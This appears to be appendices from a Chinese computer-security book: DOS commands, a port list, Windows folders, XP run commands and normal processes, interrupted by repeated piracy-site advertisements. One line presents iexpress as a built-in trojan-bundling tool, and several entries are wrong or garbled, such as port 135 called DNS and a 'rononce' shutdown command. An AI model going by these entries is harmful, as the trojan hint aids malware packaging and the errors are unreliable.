众所周知，新买的磁盘都必须经过格式化后方能使用，Format 命令可以完成对软盘和硬盘的格式化操作，格式为 FORMAT [盘符] [参数]，例如 Format A:/S。它有两个常见的参数：/Q 为进行快速格式化；/S 为完成格式化，并将系统引导文件复制到该磁盘。

该命令会清除目的磁盘上的所有数据，一定要小心使用。如果进行了普通的格式化，那磁盘上的数据还有可能恢复，但如果加上了/Q，那就不能恢复了。

（2）EDIT（Edit.COM）：编辑命令。

其实它就是一个文本编辑软件，使用它可以在 DOS 下方便地对文本文件进行编辑，格式为 EDIT [文件名] [参数]，它的参数不是特别实用。

（3）SYS（Sys.COM）：系统引导文件传输命令。

它能够将 IO.SYS 等几个文件传输到目的磁盘，使其可以引导和启动。格式为"SYS[盘符]"。

（4）ATTRIB（Attrib.EXE）：文件属性设置命令。

通过该命令可以对文件进行属性的查看和更改。格式为 ATTRIB [路径][文件名] [参数]，如果不加参数则为显示文件属性。它的参数有“+?”和“-?”两种。

（5）XCOPY（Xcopy.EXE）：复制命令。

该命令在 COPY 命令的基础上进行了加强，能够对多个子目录进行复制。它的参数比较多，但最常用的是 S，可以对一个目录下属的多个子目录进行复制，另外，/E 可以复制空目录。格式为 XCOPY [源路径][源目录/文件名] [目的目录/文件名] [参数]。

（6） SCANDISK（Scandisk.EXE）：磁盘扫描程序。

这个命令在实际操作中有很大用处，它能对磁盘进行扫描并修复，能够解决大部分的磁盘文件损坏问题。格式为 SCANDISK [盘符：] [参数]，下面是它的几个参数。

/fragment ［驱动器名:\路径\文件名］：使用这个参数可以显示文件是否包含有间断的块，可以通过运行磁盘整理程序来解决这个问题。

/all：检查并修复所有的本地驱动器。

/autofix：自动修复错误，即在修复时不会出现提示。

/checkonly：仅仅检查磁盘，并不修复错误。

/custom：根据 Scandisk.ini 文件的内容来运行 Scandisk，Scandisk.ini 是一个文本文件，它包含了对 Scandisk 程序的设置，其中的［custom］块是在加上/custom 参数后才执行的，用户可以根据自己的不同情况来进行不同的设置。

免责申明：所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内正版。换客资源神器发布组祝您技术更上一个台阶，我们的目标通杀国内伪类技术培训收费网站！提供绝对高清无杂音完整视频打包下载！进入官方网站：http://www.17huan.com 就送 2.5T 神器高清无加密视频/书籍资源，再送换客网盘搜索神器



/nosave：在检查出有丢失簇后直接删除，并不转化为文件。

/nosummary：不显示检查概要，完成检查后将直接退出程序。

/surface：在完成初步检查后进行磁盘表面扫描。

/mono：以单色形式运行 Scandisk。

（7）CHKDSK（Chkdsk.EXE）：磁盘检查命令。

它会检查磁盘，并会显示一个磁盘状态报告。格式为 CHKDSK [盘符：] [参数]，最常用的参数是/F，可以对文件错误进行修复。

（8）MOVE（Move.EXE）：文件移动命令。

使用它可以对文件进行移动。格式为 MOVE [源文件] [目的路径]，也可使用通配符。

（9）DELTREE（Deltree.EXE）：删除命令。

这可是 DEL 命令的超级加强版，它不仅可以删除文件，并且会将指定目录和其下的所有文件和子目录一并删掉。可以很方便地对目录进行彻底的删除。格式为 DELTREE [文件/路径] [参数]，参数有一个 Y，使用时系统会对每个文件进行询问，回答 Y 后才删除。

附录 B　系统端口一览表

1=传输控制协议端口服务多路开关选择器

2=compressnet 管理实用程序

3=压缩进程

5=远程作业登录

7=回显（Echo）

9=丢弃

11=在线用户

12=我的测试端口

13=时间

15=netstat

17=每日引用

18=消息发送协议

19=字符发生器

20=文件传输协议（默认数据口）

21=文件传输协议（控制）

22=SSH 远程登录协议

23=telnet 终端仿真协议

24=预留给个人用邮件系统

25=smtp 简单邮件发送协议

27=NSW 用户系统现场工程师

29=MSG ICP

免责申明：所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内正版。换客资源神器发布组祝您技术更上一个台阶，我们的目标通杀国内伪类技术培训收费网站！提供绝对高清无杂音完整视频打包下载！进入官方网站：http://www.17huan.com 就送 2.5T 神器高清无加密视频/书藉资源，再送换客网盘搜索神器

31=MSG 验证
33=显示支持协议
35=预留给个人打印机服务
37=时间
38=路由访问协议
39=资源定位协议
41=图形
42=WINS 主机名服务
43="绰号" who is 服务
44=MPM（消息处理模块）标志协议
45=消息处理模块
46=消息处理模块（默认发送口）
47=NI FTP
48=数码音频后台服务
49=TACACS 登录主机协议
50=远程邮件检查协议
51=IMP（接口信息处理机）逻辑地址
52=网络服务系统时间协议
53=域名服务器
54=施乐网络服务系统票据交换
55=ISI 图形语言
56=施乐网络服务系统验证
57=预留个人用终端访问
58=施乐网络服务系统邮件
59=预留个人文件服务
60=未定义
61=NI 邮件?
62=异步通信适配器服务
63=WHOIS+
64=通信接口
65=TACACS 数据库服务
66=Oracle SQL*NET
67=引导程序协议服务端
68=引导程序协议客户端
69=小型文件传输协议
70=信息检索协议
71=远程作业服务

换

免责申明：所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内正版。换客资源神器发布组祝您技术更上一个台阶，我们的目标通杀国内伪类技术培训收费网站！提供绝对高清无杂音完整视频打包下载！进入官方网站：http://www.17huan.com 就送 2.5T 神器高清无加密视频/书籍资源，再送换客网盘搜索神器



72=远程作业服务
73=远程作业服务
74=远程作业服务
75=预留给个人拨出服务
76=分布式外部对象存储
77=预留给个人远程作业输入服务
78=修正 TCP
79=Finger（查询远程主机在线用户等信息）
80=全球信息网超文本传输协议（www）
81=HOST2 名称服务
82=传输实用程序
83=模块化智能终端 ML 设备
84=公用追踪设备
85=模块化智能终端 ML 设备
86=Micro Focus Cobol 编程语言
87=预留给个人终端连接
88=Kerberros 安全认证系统
89=SU/MIT 终端仿真网关
90=DNSIX 安全属性标记图
91=MIT Dover 假脱机
92=网络打印协议
93=设备控制协议
94=Tivoli 对象调度
95=SUPDUP
96=DIXIE 协议规范
97=快速远程虚拟文件协议
98=TAC（东京大学自动计算机）新闻协议
99=Telnet 服务，开 99 端口（Troj.open99）
110=Pop3 服务器（邮箱发送服务器）
113=身份查询
117=path 或 uucp-path
118=sqlserv
119=新闻服务器
135=查询服务 DNS
136=profile PROFILE Naming System
137=NetBIOS 数据报（UDP）
138=NetBios-DGN

换

免责申明：所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内正版。换客资源神器发布组祝您技术更上一个台阶，我们的目标通杀国内伪类技术培训收费网站！提供绝对高清无杂音完整视频打包下载！进入官方网站：http://www.17huan.com 就送 2.5T 神器高清无加密视频/书藉资源，再送换客网盘搜索神器





139=共享资源端口（NetBios-SSN）
143=IMAP 电子邮件
161=远程管理设备（SNMP）
204=at-echo
443=安全服务
445=NT 的共享资源新端口（139）
1026=Win2000 的 Internet 信息服务
1433=ms-sql-s
3128=Squid HTTP 代理服务器的默认端口
3306=mysql 的端口

附录 C　Windows 系统文件详解

“系统文件夹”是指存放操作系统主要文件的文件夹，一般在安装操作系统的过程中，自动创建并将相关文件放在对应的文件夹中，其中的文件直接影响系统的正常运行，多数都不允许随意改变。

- Command。该文件夹内有很多 DOS 下的外部命令程序，这些小工具在系统崩溃时，对于系统的修复很有用，如 Bootdisk.Bat 文件可以用于在 DOS 命令行上创建启动盘。
- Cookies。“甜饼”文件夹，存放用户浏览某些网站时，由网站在硬盘上创建的一些个人资料，如用户名、所到过的网址等。
- Desktop。桌面文件夹，存放于该文件夹内的文件将直接显示在桌面上。
- Downloaded Program Files。存放 IE 下载文件的文件夹。其中包含了显示已打开过的 Web 页所需的文件（大部分文件用来运行 Web 页面上的动画，但这并不是下载软件必须放置的文件夹）。
- Favorites。“收藏夹”文件夹。在 IE 中将某个网页“添加到收藏夹”，实际上就是将网页的快捷方式存放在该文件夹下，当然也可以在该文件下创建更多的文件夹，以便将收藏分类存放。
- Fonts。字体文件夹。系统中所有要用到的字体都存放在此，添加新字体除通过打开控制面板的“字体”窗口中的“安装新字体”项的方式进行外，也可以直接将字体文件复制到其中，在此也可删除某些不常用的字体文件（但注意扩展名为.fon 的屏幕字体最好不要乱删，以免引起系统不能正常显示）。
- Help。帮助文件的存放文件夹。其中包括很多很详细的帮助文件，遇到疑难可多看这些帮助文件，它们对用户会有很多帮助。
- History。历史记录文件夹。当在 IE 浏览器中浏览过一个网页时，IE 默认会创建一个历史记录信息存放在此。如果不想让他人知道自己的浏览行踪，可以删除这个文件夹中的内容。
- Offline Web Pages。脱机浏览文件的存放位置。当某个站点被设成允许脱机使用时，就会在该文件夹中生成对应的文件。

免责申明：所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内正版。换客资源神器发布组祝您技术更上一个台阶，我们的目标通杀国内伪类技术培训收费网站！提供绝对高清无杂音完整视频打包下载！进入官方网站：http://www.17huan.com 就送 2.5T 神器高清无加密视频/书藉资源，再送换客网盘搜索神器



- ❑ Recent。记录最近打开过的文档的文件夹。其中的内容和开始菜单中“文档”项的内容相对应，所以要想清除最近打开过的文档记录，直接删除该文件夹中的快捷方式即可。
- ❑ Start Menu。开始菜单文件夹。其中的项目对应开始菜单中的程序项，在该文件夹中可以调整开始菜单项目（如增加、删除和重新分类等）。
- ❑ Sysbckup。该文件夹用于存放系统对注册表和系统文件的备份信息。
- ❑ System。这是系统文件夹，存放了系统中的重要文件（如 DLL 文件等），一些软件在安装时也会向该文件夹复制文件。因此，随着所安装的软件的增加，此文件夹中的内容也会越来越多。该文件夹内的文件一般不要轻易删除，否则会导致系统错误。
- ❑ System32。32 位的系统文件夹，其中有很多虚拟设备文件（扩展名为 VXD），随意删除它们会引起系统出错甚至崩溃。
- ❑ Temp。临时文件夹，存放系统运行时产生的临时文件。其中的文件通常需要手动进行清理。
- ❑ Temporary Internet Files。IE 的临时文件夹。该文件夹中存放 IE 浏览网页时所生成的一些内容，当再次打开相同网页时系统会从这里读取，以加快浏览速度。因此适当加大该临时文件夹的空间会使浏览速度更快。
- ❑ Connection Wizard。存放“Internet 连接向导”用到的文件。
- ❑ Driver Cache。该文件夹一般还会有 i386 文件夹，其中存放的是会用到的驱动程序压缩文件（该文件一般有几十兆之多）。
- ❑ Ime。输入法信息存放在该文件夹中。
- ❑ Prefetch。预读取文件夹。为了加快文件的访问速度，在 Windows XP 中使用了预读取技术，它会将访问过的文件在该文件夹下生成新的信息（扩展名为 PF 的文件）。
- ❑ Repair。第一次安装 Windows 2000/XP 时系统自动在这里保存 Autoexec.bat、Config.sys 等相关的系统文件。
- ❑ Resources。存放相关桌面主题的文件夹。
- ❑ System 和 System32。在 Windows 2000/XP 中几乎所有的系统文件都放在 System32 下，而 System 下只存放一些 16 位驱动程序及一些软件的共享运行库。
- ❑ Temp。在 Windows 2000/XP 中这个文件夹已基本不起作用，因为每个用户都有自己专门的临时文件夹（放在 Documents and Settings 下）。
- ❑ Documents and Settings 文件夹。默认情况下，此文件夹中会有 Administrator、All users、Default User、LocalService、NetworkService，以及用不同用户名建立的文件夹（如果系统中有多个用户），除 LocalService 和 NetworkServiceviwl 是 Windows XP 中的“服务管理”程序所创建的，提供给那些作为服务的程序用。如安装 Foxmail Server 搭建邮件服务器时，这两个文件夹是系统必需的，不要随意进行修改（默认是隐含属性）。其他的都为用户配置文件夹，而且其中的文件夹结构也大体相同。

附录 D　Windows XP 命令集

在进行 Windows XP 安全检查时，经常会在进程表中发现很多不明缘由的进程，这些进程到

换

免责申明：所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内正版。换客资源神器发布组祝您技术更上一个台阶，我们的目标通杀国内伪类技术培训收费网站！提供绝对高清无杂音完整视频打包下载！进入官方网站：http://www.17huan.com 就送 2.5T 神器高清无加密视频/书藉资源，再送换客网盘搜索神器





底是系统自带的程序，还是应用程序或恶意程序、特洛伊木马服务器等，让人很头疼。应用程序进程一般可以从磁盘中搜索到，并根据程序所在位置判断其属于哪个应用软件。

下面即为 Windows XP 的命令集合，供大家参考。

gpedit.msc：组策略。

Nslookup：IP 地址侦测器。

Explorer：打开资源管理器。

Logoff：注销命令。

Tsshutdn：60 秒倒计时关机命令。

lusrmgr.msc：本机用户和组。

services.msc：本地服务设置。

oobe/msoobe /a：检查 Windows XP 是否激活。

notepad：打开记事本。

cleanmgr：垃圾整理。

net start messenger：开始信使服务。

compmgmt.msc：计算机管理。

net stop messenger：停止信使服务。

conf：启动 netmeeting。

dvdplay：DVD 播放器。

charmap：启动字符映射表。

diskmgmt.msc：磁盘管理实用程序。

calc：启动计算器。

dfrg.msc：磁盘碎片整理程序。

chkdsk.exe：Chkdsk 磁盘检查。

devmgmt.msc：设备管理器。

regsvr32 /u *.dll：停止 dll 文件运行。

drwtsn32：系统医生。

rononce –p：15 秒关机。

dxdiag：检查 DirectX 信息。

Msconfig.exe：系统配置实用程序。

mem.exe：显示内存使用情况。

regedit.exe：注册表。

winchat：Windows XP 自带局域网聊天。

progman：程序管理器。

winmsd：系统信息。

perfmon.msc：计算机性能监测程序。

winver：检查 Windows 版本。

sfc /scannow：扫描错误并复原。

换

免责申明：所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内正版。换客资源神器发布组祝您技术更上一个台阶，我们的目标通杀国内伪类技术培训收费网站！提供绝对高清无杂音完整视频打包下载！进入官方网站：http://www.17huan.com 就送 2.5T 神器高清无加密视频/书藉资源，再送换客网盘搜索神器



taskmgr：任务管理器。
winver：检查 Windows 版本。
wmimgmt.msc：打开 windows 管理体系结构（WMI）。
wupdmgr：Windows 更新程序。
wscript：Windows 脚本宿主设置。
write：写字板。
winmsd：系统信息。
wiaacmgr：扫描仪和照相机向导。
winchat：XP 自带局域网聊天。
mem.exe：显示内存使用情况。
Msconfig.exe：系统配置实用程序。
mplayer2：简易 Windows Media Player。
mspaint：画图板。
mstsc：远程桌面连接。
mplayer2：媒体播放机。
magnify：放大镜实用程序。
mmc：打开控制台。
mobsync：同步命令。
dxdiag：检查 DirectX 信息。
drwtsn32：系统医生。
devmgmt.msc：设备管理器。
dfrg.msc：磁盘碎片整理程序。
diskmgmt.msc：磁盘管理实用程序。
dcomcnfg：打开系统组件服务。
ddeshare：打开 DDE 共享设置。
net stop messenger：停止信使服务。
net start messenger：开始信使服务。
notepad：打开记事本。
nslookup：网络管理的工具向导。
ntbackup：系统备份和还原。
narrator：屏幕"讲述人"。
ntmsmgr.msc：移动存储管理器。
ntmsoprq.msc：移动存储管理员操作请求。
netstat –an：（TC）命令检查接口。
syncapp：创建一个公文包。
sysedit：系统配置编辑器。
sigverif：文件签名验证程序。

换

免责申明：所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内正版。换客资源神器发布组祝您技术更上一个台阶，我们的目标通杀国内伪类技术培训收费网站！提供绝对高清无杂音完整视频打包下载！进入官方网站：http://www.17huan.com 就送 2.5T 神器高清无加密视频/书籍资源，再送换客网盘搜索神器

sndrec32：录音机。
Shrpubw：创建共享文件夹。
secpol.msc：本地安全策略。
syskey：系统加密，一旦加密就不能解开，保护 Windows XP 系统的双重密码。
services.msc：本地服务设置。
Sndvol32：音量控制程序。
sfc.exe：系统文件检查器。
sfc /scannow：Windows 文件保护。
tourstart：Windows XP 简介（安装完成后出现的漫游 Windows XP 程序）。
taskmgr：任务管理器。
eventvwr：事件查看器。
eudcedit：造字程序。
explorer：打开资源管理器。
packager：对象包装程序。
perfmon.msc：计算机性能监测程序。
regedit.exe：注册表。
rsop.msc：组策略结果集。
regedt32：注册表编辑器。
regsvr32 /u *.dll：停止 dll 文件运行。
regsvr32 /u zipfldr.dll：取消 ZIP 支持。
cmd.exe：CMD 命令提示符。
chkdsk.exe：Chkdsk 磁盘检查。
certmgr.msc：证书管理实用程序。
calc：启动计算器。
charmap：启动字符映射表。
cliconfg：SQL SERVER 客户端网络实用程序。
Clipbrd：剪贴板查看器。
Conf：启动 netmeeting。
compmgmt.msc：计算机管理。
cleanmgr：垃圾整理。
ciadv.msc：索引服务程序。
osk：打开屏幕键盘。
odbcad32：ODBC 数据源管理器。
oobe/msoobe /a：检查 Windows XP 是否激活。
lusrmgr.msc：本机用户和组。
logoff：注销命令。
iexpress：木马捆绑工具，系统自带。

换

免责申明：所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内正版。换客资源神器发布组祝您技术更上一个台阶，我们的目标通杀国内伪类技术培训收费网站！提供绝对高清无杂音完整视频打包下载！进入官方网站：http://www.17huan.com 就送 2.5T 神器高清无加密视频/书籍资源，再送换客网盘搜索神器



Nslookup：IP 地址侦测器。

fsmgmt.msc：共享文件夹管理器。

utilman：辅助工具管理器。

附录 E　正常的系统进程

许多人的计算机可能都中过木马或者病毒，一般情况下，人们的第一反应就是打开系统进程，可是面对各式各样的进程，有时确实有点让人棘手。现在把正常的系统进程列出来，希望对大家能有所帮助。

❑ 名称：alg.exe。

ID：1648。

可信认证：安全。

路径：C:\WINDOWS\System32\alg.exe。

描述：这是一个 Windows 系统服务进程。为网络连接共享和 Windows 防火墙提供第三方协议插件的支持。

❑ 名称：alg.exe。

ID：1648。

可信认证：安全。

路径：C:\WINDOWS\System32\alg.exe。

描述：这是一个 Windows 系统服务进程。为网络连接共享和 Windows 防火墙提供第三方协议插件的支持。

❑ 名称：csrss.exe。

ID：764。

可信认证：安全。

路径：C:\WINDOWS\system32\csrss.exe。

描述：这是 Windows 图形相关控制的客户端服务子系统。正常情况下，Windows NT/2000/XP/2003 中只有一个 csrss.exe 进程，位于 System32 文件夹。

❑ 名称：ctfmon.exe。

ID：1900。

可信认证：安全。

路径：C:\WINDOWS\system32\ctfmon.exe。

描述：ctfmon.exe 是托盘区的拼音图标。

❑ 名称：Explorer.exe。

ID：1768。

可信认证：安全。

路径：C:\WINDOWS\Explorer.exe。

描述：Windows 资源管理器程序。

换

免责申明：所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内正版。换客资源神器发布组祝您技术更上一个台阶，我们的目标通杀国内伪类技术培训收费网站！提供绝对高清无杂音完整视频打包下载！进入官方网站：http://www.17huan.com 就送 2.5T 神器高清无加密视频/书藉资源，再送换客网盘搜索神器





- 名称：iexplore.exe。

ID：500。

可信认证：安全。

路径：C:\Program Files\Internet Explorer\iexplore.exe。

描述：Internet Explorer（IE）是 Windows 系统中的网络浏览器。

- 名称：KASMain.exe。

ID：3188。

可信认证：安全。

路径：F:\恶意软件清理工具\Kingsoft Antispy\KASMain.exe。

描述：这是金山清理专家的主程序文件。金山清理专家是一款免费、集恶意软件查杀和系统清理功能为一体的安全辅助工具，由金山软件公司推出。

- 名称：lsass.exe。

ID：844。

可信认证：安全。

路径：C:\WINDOWS\system32\lsass.exe。

描述：管理 IP 安全策略，以及启动 ISAKMP/Oakley（IKE）和 IP 安全驱动程序。产生会话密钥及授予用于交互式客户/服务器验证的服务凭据（ticket）。

- 名称：nvsvc32.exe。

ID：292。

可信认证：安全。

路径：C:\ Windows\system32\nvsvc32.exe。

描述：NVIDIA Display Driver Service，提供 NVIDIA 显卡的系统和桌面相关支持服务。

- 名称：PnpWMmng.exe。

ID：1292。

可信认证：安全。

路径：E:\完美卸~1\PnpWMmng.exe。

描述：Windows 驱动即插即用管理器。Microsoft Windows（微软视窗）是一个为个人计算机和服务器用户设计的操作系统。

- 名称：Qzone.exe。

ID：3184。

可信认证：安全。

路径：D:\腾讯 QQ2007 Beta4 传美版\QZone\Qzone.exe。

描述：腾讯 QQ 空间。QQ 空间可以存放音乐、制作相册、添加图片、写日志，以及领养动植物等，QQ 好友还可以在 QQ 空间中给你留言。

- 名称：services.exe。

ID：832。

可信认证：安全。

换

免责申明：所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内正版。换客资源神器发布组祝您技术更上一个台阶，我们的目标通杀国内伪类技术培训收费网站！提供绝对高清无杂音完整视频打包下载！进入官方网站：http://www.17huan.com 就送 2.5T 神器高清无加密视频/书藉资源，再送换客网盘搜索神器



路径：C:\Windows\system32\services.exe。

描述：该进程是多个 Windows 系统服务的宿主。在事件查看器中可以查看系统程序和组件颁发的事件日志消息，使计算机能识别并适应硬件的更改。

- 名称：smss.exe。

ID：672。

可信认证：安全。

路径：C:\Windows\System32\smss.exe。

描述：这是 Session Manager Subsystem（会话管理子系统）进程，用以初始化系统变量。

- 名称：SOUNDMAN.EXE。

ID：1876。

可信认证：安全。

路径：C:\Windows\SOUNDMAN.EXE。

描述：这是 Realtek 声卡控制程序。该进程在系统托盘驻留，用于进行快速访问和诊断。

- 名称：spoolsv.exe。

ID：1592。

可信认证：安全。

路径：C:\Windows\system32\spoolsv.exe。

描述：这是 Print Spooler 的进程。它管理所有本地和网络打印队列，并控制所有打印工作，属于 Windows 系统服务。

- 名称：svchost.exe。

ID：380。

可信认证：安全。

路径：C:\Windows\system32\svchost.exe。

描述：Service Host Process 是一个标准的动态链接库主机处理服务，包含很多系统服务。

- 名称：svchost.exe。

ID：1000。

可信认证：安全。

路径：C:\Windows\system32\svchost.exe。

描述：Service Host Process 是一个标准的动态链接库主机处理服务，包含很多系统服务。

- 名称：svchost.exe。

ID：1104。

可信认证：安全。

路径：C:\Windows\system32\svchost.exe。

描述：Service Host Process 是一个标准的动态链接库主机处理服务，包含很多系统服务。

- 名称：svchost.exe。

ID：1192。

可信认证：安全。

换

免责申明：所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内正版。换客资源神器发布组祝您技术更上一个台阶，我们的目标通杀国内伪类技术培训收费网站！提供绝对高清无杂音完整视频打包下载！进入官方网站：http://www.17huan.com 就送 2.5T 神器高清无加密视频/书藉资源，再送换客网盘搜索神器

路径：C:\Windows\System32\svchost.exe。

描述：Service Host Process 是一个标准的动态链接库主机处理服务，包含很多系统服务。

- 名称：svchost.exe。

ID：1312。

可信认证：安全。

路径：C:\Windows\system32\svchost.exe。

描述：Service Host Process 是一个标准的动态链接库主机处理服务，包含很多系统服务。

- 名称：svchost.exe。

ID：1408。

可信认证：安全。

路径：C:\Windows\system32\svchost.exe。

描述：Service Host Process 是一个标准的动态链接库主机处理服务，包含很多系统服务。

- 名称：System。

ID：4。

可信认证：安全。

描述：Microsoft Windows 系统核心进程。Microsoft Windows（微软视窗）是一个为个人计算机和服务器用户设计的操作系统。

- 名称：TTPlayer.exe。

ID：3588。

可信认证：安全。

路径：F:\千千静听\TTPlayer\TTPlayer.exe。

描述：是千千静听的相关进程。它是一款集播放、音效、转换和歌词等多种功能于一身的音频播放软件。

- 名称：vsnpstd3.exe。

ID：1848。

可信认证：安全。

路径：C:\WINDOWS\vsnpstd3.exe。

描述：一款摄像头驱动程序。

- 名称：winlogon.exe。

ID：788。

可信认证：安全。

路径：C:\WINDOWS\system32\winlogon.exe。

描述：这是 Windows 系统的用户登录程序，管理用户的登录和退出。该进程的正常路径应是 C:\Windows\System32 且以 SYSTEM 用户运行。

换